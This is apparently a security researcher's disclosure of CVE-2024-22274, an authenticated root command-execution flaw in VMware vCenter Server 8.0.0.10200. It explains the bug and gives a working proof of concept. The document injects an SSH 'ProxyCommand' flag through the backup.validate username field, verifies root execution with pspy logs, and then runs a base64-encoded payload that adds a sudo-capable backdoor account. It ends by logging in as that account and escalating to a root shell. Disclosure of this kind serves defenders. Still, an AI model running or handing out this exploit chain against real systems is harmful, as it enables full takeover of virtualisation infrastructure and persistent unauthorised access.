VMware vCenter Disclosures

Version 8.0.0.10200

Environment:

- VMware vCenter 8.0.0.10200
- Photon Linux


```
VMware vCenter Server 8.0.0.10200
Type: vCenter Server with an embedded Platform Services Controller
```

Findings:

1. CVE-2024-22274: VMware vCenter Server Authenticated Remote Code Execution

Description:
The “com.vmware.appliance.recovery.backup.job.create” and the “com.vmware.appliance.recovery.backup.validate” API components are vulnerable to a flag injection attack that can be leveraged to execute arbitrary commands as the root user on the target system.

Proof of Concept:
In order to exploit this vulnerability, we will login to the vCenter Server restricted shell via SSH as a user with the “admin” role.



```
[redacted]$ ssh admin@172.16.200.128

VMware vCenter Server 8.0.0.10200

Type: vCenter Server with an embedded Platform Services Controller

Password:
Last login: Fri Apr  7 13:48:27 2023 from 172.16.200.1
Connected to service

    * List APIs: "help api list"
    * List Plugins: "help pi list"
    * Launch BASH: "shell"

Command> user.get --username admin
Config:
   Username: admin
   Role: admin
   Fullname: admin
   Status: enabled
   Passwordstatus: valid
   Email: ''

Command> shell
User 'admin' is not authorized to run this command
Command>
```


By executing multiple API commands available to the “admin” user and inspecting the underlying system commands called using “pspy”[1], we have determined that the “com.vmware.appliance.recovery.backup.job.create” and the “com.vmware.appliance.recovery.backup.validate” API components execute specific SSH commands that are vulnerable to Flag Injection attacks using the “ProxyCommand” flag.

In this case, we were able to inject the malicious SSH flag in the “--username” field and execute arbitrary commands, such as “/bin/touch /tmp/root!!!”, as the “root” user.

[1] https://github.com/DominicBreuker/pspy

VCenter Command:


```
backup.validate --parts common --locationType SFTP --location nowhere --locationUser '-o ProxyCommand=;/bin/touch /tmp/root!!! 2>' --locationPassword
```



```
[redacted]$ ssh admin@172.16.200.128

VMware vCenter Server 8.0.0.10200

Type: vCenter Server with an embedded Platform Services Controller

Password:
Last login: Fri Apr  7 10:06:59 2023 from 172.16.200.1
Connected to service

    * List APIs: "help api list"
    * List Plugins: "help pi list"
    * Launch BASH: "shell"

Command> user.get --username admin
Config:
   Username: admin
   Role: admin
   Fullname: admin
   Status: enabled
   Passwordstatus: valid
   Email: ''

Command> backup.validate --parts common --locationType SFTP --location nowhere --locationUser
'-o ProxyCommand=;/bin/touch /tmp/root!!! 2>' --locationPassword
Enter locationPassword:
Response:
   Status: FAIL
   Messages:
     1:
         Failed to connect to backup server.

Command> 
```

```
2023/04/07 10:12:12 CMD: UID=0    PID=107268 |
2023/04/07 10:12:12 CMD: UID=0    PID=107270 |
2023/04/07 10:12:12 CMD: UID=0    PID=107271 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107272 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107275 | head -n 1
2023/04/07 10:12:12 CMD: UID=0    PID=107274 | grep -v -- -cert.pub$
2023/04/07 10:12:12 CMD: UID=???  PID=107273 | ???
2023/04/07 10:12:12 CMD: UID=0    PID=107276 | expr /root/.ssh/id_rsa.pub : [-]
2023/04/07 10:12:12 CMD: UID=0    PID=107277 | expr /root/.ssh/id_rsa.pub : .*\.pub$
2023/04/07 10:12:12 CMD: UID=???  PID=107279 | ???
2023/04/07 10:12:12 CMD: UID=0    PID=107281 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107282 | expr -p : [-]i
2023/04/07 10:12:12 CMD: UID=0    PID=107285 | sed -e s/'/'\\''/g
2023/04/07 10:12:12 CMD: UID=0    PID=107283 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107286 | expr -o : [-]i
2023/04/07 10:12:12 CMD: UID=0    PID=107293 | cut -c1-2
2023/04/07 10:12:12 CMD: UID=0    PID=107292 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107291 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107294 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107296 | cut -c3-
2023/04/07 10:12:12 CMD: UID=0    PID=107299 | sed -e s/'/'\\''/g
2023/04/07 10:12:12 CMD: UID=0    PID=107297 | /bin/sh /usr/bin/ssh-copy-id -i /root/.ssh/id_r
sa.pub -p 22 -o UserKnownHostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch
/tmp/root!!! 2>@nowhere
2023/04/07 10:12:12 CMD: UID=0    PID=107300 | ssh -q -p 22 -i /root/.ssh/id_rsa -o UserKnownH
ostsFile=/root/.ssh/br_temp_known_hosts -o ProxyCommand=;/bin/touch /tmp/root!!! 2>@nowhere ec
ho ~
2023/04/07 10:12:12 CMD: UID=0    PID=107301 | /bin/sh -c exec ;/bin/touch /tmp/root!!! 2>@now
here
2023/04/07 10:12:12 CMD: UID=???  PID=107302 | ???
2023/04/07 10:12:12 CMD: UID=0    PID=107303 |
2023/04/07 10:12:12 CMD: UID=0    PID=107305 |
```

As seen in the above “pspy” image, the file “/tmp/root!!!” was indeed successfully created and belongs to the “root” user.



```
-rw-r--r-- 1 root root 0 Apr  7 10:12 '/tmp/root!!!'
```

In order to leverage this vulnerability in an actual attack, we can use it to create a new local user, that has SSH access to the target system and is in the “sudo” group.


VCenter Command:

```
backup.validate --parts common --locationType SFTP --location nowhere --locationUser '-o ProxyCommand=;/bin/bash -c "{echo,dXNlcmFkZCBtYWxaICYmIGVjaG8gLWUgIk1hbElzSGVyZTEjXG5NYWxJc0hlcmUxIyIgfCBwYXNzd2QgbWFsWiA7IHVzZXJtb2QgLXMgL2Jpbi9iYXNoIG1hbFogJiYgdXNlcm1vZCAtYUcgc3VkbyBtYWxaCg==}|{base64,-d}|bash" 2>' --locationPassword
```

Note: The above command executes the following base64 encoded system commands:


```
useradd malZ && echo -e "MalIsHere1#\nMalIsHere1#" | passwd malZ ; usermod -s /bin/bash malZ && usermod -aG sudo malZ
```

We insert the malicious vCenter command as the “admin” user:



```
Command> shell
User 'admin' is not authorized to run this command
Command>
Command> user.list
Config:
  1:
     Username: root
     Role: superAdmin
     Fullname: root
     Status: enabled
     Passwordstatus: valid
     Email: ''
  2:
     Username: admin
     Role: admin
     Fullname: admin
     Status: enabled
     Passwordstatus: valid
     Email: ''

Command> backup.validate --parts common --locationType SFTP --location nowhere --locationUser '-o ProxyCommand=;/bin/bash -c "{echo,dXNlcmFkZCBtYWxaICYmIGVjaG8gLWUgIk1hbElzSGVyZTEjXG5NYWxJc0
hlcmUxIyIgfCBwYXNzd2QgbWFsWiA7IHVzZXJtb2QgLXMgL2Jpbi9iYXNoIG1hbFogJiYgdXNlcm1vZCAtYUcgc3VkbyBtYWxaCg==}|{base64,-d}|bash" 2>' --locationPassword
Enter locationPassword:
Response:
   Status: FAIL
   Messages:
     1:
         Failed to connect to backup server.
```

And afterwards we can simply connect via SSH as the newly created user in order to obtain a fully interactive shell and elevate to the “root” user:



```
[redacted]$ ssh malZ@172.16.200.128

VMware vCenter Server 8.0.0.10200

Type: vCenter Server with an embedded Platform Services Controller

Password:
[sudo] password for malZ
malZ@vcsa [ ~ ]$
malZ@vcsa [ ~ ]$ sudo -l
Matching Defaults entries for malZ on vcsa:
    env_keep+="VMWARE_VAPI_HOME VMWARE_RUN_FIRSTBOOTS VMWARE_DATA_DIR VMWARE_INSTALL_PARAMETER VMWARE_PERFCHARTS VMWARE_LOG_DIR VMWARE_OPENSSL_BIN VMWARE_TOMCAT VMWARE_RUNTIME_DATA_DIR
    VMWARE_PYTHON_PATH VMWARE_TMP_DIR VMWARE_PERFCHARTS_COMPONENT VMWARE_PYTHON_MODULES_HOME VMWARE_JAVA_WRAPPER VMWARE_TCROOT VMWARE_PYTHON_BIN VMWARE_CLOUDVM_RAM_SIZE VMWARE_VAPI_CFG_DIR
    VMWARE_CFG_DIR VMWARE_JAVA_HOME VMWARE_COMMON_JARS VMWARE_B2B VMWARE_VAPI_PYTHONPATH VMWARE_CIS_HOME", env_keep+="VMWARE_POSTGRES_DATA VMWARE_POSTGRES_BIN VMWARE_POSTGRES_DB_ADMIN
    VMWARE_POSTGRES_BASE VMWARE_POSTGRES_SSL_DATA VMWARE_POSTGRES_XLOG VMWARE_POSTGRES_ARCHIVE VMWARE_POSTGRES_TBSPACE_SEAT VMWARE_POSTGRES_OS_ADMIN VMWARE_POSTGRES_VMON_GROUP
    VMWARE_POSTGRES_DB_REPLICATION", env_keep+="PGHOST VMWARE_VCHA_LARGEFILES_DIR VMWARE_POSTGRES_ETC VMWARE_POSTGRES_BACKUP VMWARE_VCHA_SMALLFILES_DIR VMWARE_POSTGRES_SCRIPTS
    VMWARE_POSTGRES_MOUNT_ARCHIVE VMWARE_BASE_BUILD VMWARE_POSTGRES_LOG VMWARE_POSTGRES_ROOT VMWARE_VCHA_SQLITEFILES_DIR", env_keep+="VMWARE_POSTGRES_MOUNT_SEAT VMWARE_POSTGRES_MOUNT_XLOG
    PGSERVICEFILE PYTHONPATH"

Runas and Command-specific defaults for malZ:
    Defaults!/usr/lib/applmgmt/support/scripts/support-bundle.py !syslog

User malZ may run the following commands on vcsa:
    (ALL) ALL
malZ@vcsa [ ~ ]$ sudo /bin/bash
root [ /home/malZ ]#
root [ /home/malZ ]# id
uid=0(root) gid=0(root) groups=0(root),4044(shellaccess)
root [ /home/malZ ]#
```